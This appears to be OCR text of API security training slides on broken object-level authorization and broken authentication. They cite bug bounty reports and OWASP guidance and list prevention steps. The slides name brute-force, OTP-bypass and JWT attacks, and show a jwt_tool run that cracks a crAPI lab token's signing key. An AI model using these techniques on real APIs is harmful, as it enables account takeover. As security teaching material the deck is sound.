
API Vulnerabilities

API1: Broken Object Level Authorization (How ?)



API Vulnerabilities

API1: Broken Object Level Authorization (How ?)



API Vulnerabilities

- https://hackerone.com/reports/1286332
- https://s3c.medium.com/how-i-hacked-world-wide-tiktok-users-24e794d310d2

API1: Broken Object Level Authorization: Bug bounty real case

- Bounty API on the TikTok ($ 7,500)

API Vulnerabilities


- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation_Cheat_Sheet.html

API1: Broken Object Level Authorization

❑ **Prevention:**

- Implement proper authorization checks: The application must properly check the user's authorization to perform an action on an object before allowing the action to take place.
- Use role-based access control (RBAC): RBAC provides a flexible mechanism for controlling access to objects by defining roles and permissions. The application can use RBAC to ensure that a user can only perform actions they are authorized to perform.
- Use access control lists (ACLs): ACLs can be used to control access to objects by specifying the permissions for individual users or groups of users.
- Keep track of user activity: The application should log user activity and alert administrators when an unauthorized action is performed.
- Prefer to use random and unpredictable values as GUIDs for records' IDs

API2: Broken User Authentication



API Vulnerabilities

API2: Broken User Authentication (What ?)

- Broken User Authentication is referring to any weakness within the API authentication process. These vulnerabilities typically occur when an API provider either doesn't implement an authentication protection mechanism or implements a mechanism incorrectly.
- In order to be stateless, the provider shouldn't need to remember the consumer from one request to another.
- For this constraint to work, APIs often require users to undergo a registration process in order to obtain a unique token.

API Vulnerabilities

API2: Broken User Authentication (What ?)

- Users can then include the token within requests to demonstrate that they're authorized to make such requests.

```
POST /Login  HTTP/1.1
Host: api.target.com
Accept: */*
Accept Encoding: gzip,deflate
Content-Type: application/json

{"Password":"XXXX","Id":"XYZ123","Email":"eren.yeger@mail.com",
"AuthenticationContext":null}
```

```
HTTP/1.1  200 OK
Date: Mon, 31 March 2023 16:12:44 Content-Type: application/json

{"code":200,"status":"OK","data":{"AuthToken":"<JWT Token>",
"UserId":"XYZ123",”Detail":{"Data":{}}
```

API Vulnerabilities

API2: Broken User Authentication (How ?)

- The other authentication processes that could have their own set of vulnerabilities include aspects of the registration system, such as the password reset and multifactor authentication features.
- Classic Authentication Attacks:
  - Password Brute-Force Attacks
  - Password Reset and Multifactor Authentication Brute-Force Attacks
  - Password Spraying
  - Weak Password Policy
- Forging Tokens
  - Manual Load Analysis > Sequencer module > Manual Load
  - Brute-Forcing Predictable Tokens
- JSON Web Token Abuse
  - The None algorithm attack
  - The JWT Crack Attack

https://agnihackers.medium.com/otp-bypass-through-response-manipulation-beeb467359d8

API Vulnerabilities


API2: Broken User Authentication: Multi-factor bypass with HTTP response

- OTP BYPASS THROUGH RESPONSE MANIPULATION

API Vulnerabilities

API2: Broken User Authentication: JSON Web Token Abuse

- JWT: None Algorithm



API Vulnerabilities

API2: Broken User Authentication: JSON Web Token Abuse

- JWT: The JWT Crack Attack

Request

Pretty Raw \n

```
1 GET
  /identity/api/v2/vehicle/vehicles HTTP/1.1
2 Host: 192.168.1.41:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.41:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwuY29tIiwiaWF0IjoxNjcyODQ0MTIwLCJleHAiOjE2NzI5MzA1MjB9.yZMrbA_9zoDnzfcqdAp65933q2KyDO-Xsg3gZK5l5ftQVhys1tN7ACrMaoEwBzqtsq2FLriaKCCZqpM3_PwPbw
10 DNT: 1
11 Connection: close
12
13
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Wed, 04 Jan 2023 15:56:26 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 379
16
17 [{"id":27,"uuid":"58482fb0-ed57-44b7-a2eb-0e87af64db51","pincode":"3960","vin":"6EKXU18VXSY904998","year":2023,"status":"INACTIVE","model":{"id":13,"model":"Aventador","fuel_type":"PETROL","vehicle_img":"images/lamborghini-aventador.jpg","vehiclecompany":{"id":14,"name":"Lamborghini"}},"vehicleLocation":{"id":4,"latitude":"37.4850772","longitude":"-122.1504711"},"owner":null}]
```

```
┌──(kali㉿kali)-[~/API_Lab/crAPI]
└─$ python3 ~/jwt_tool/jwt_tool.py eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwuY29tIiwiaWF0IjoxNjcyODQ0MTIwLCJleHAiOjE2NzI5MzA1MjB9.yZMrbA_9zoDnzfcqdAp65933q2KyDO-Xsg3gZK5l5ftQVhys1tN7ACrMaoEwBzqtsq2FLriaKCCZqpM3_PwPbw -C -d wordlist.txt

 Version 2.2.6                @ticarpi

Original JWT:

[+] crapi is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs512 -p "crapi"
```

API Vulnerabilities

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Key_Management_Cheat_Sheet.html
- https://owasp.org/www-community/attacks/Credential_stuffing

API2: Broken User Authentication

❑ Prevention:

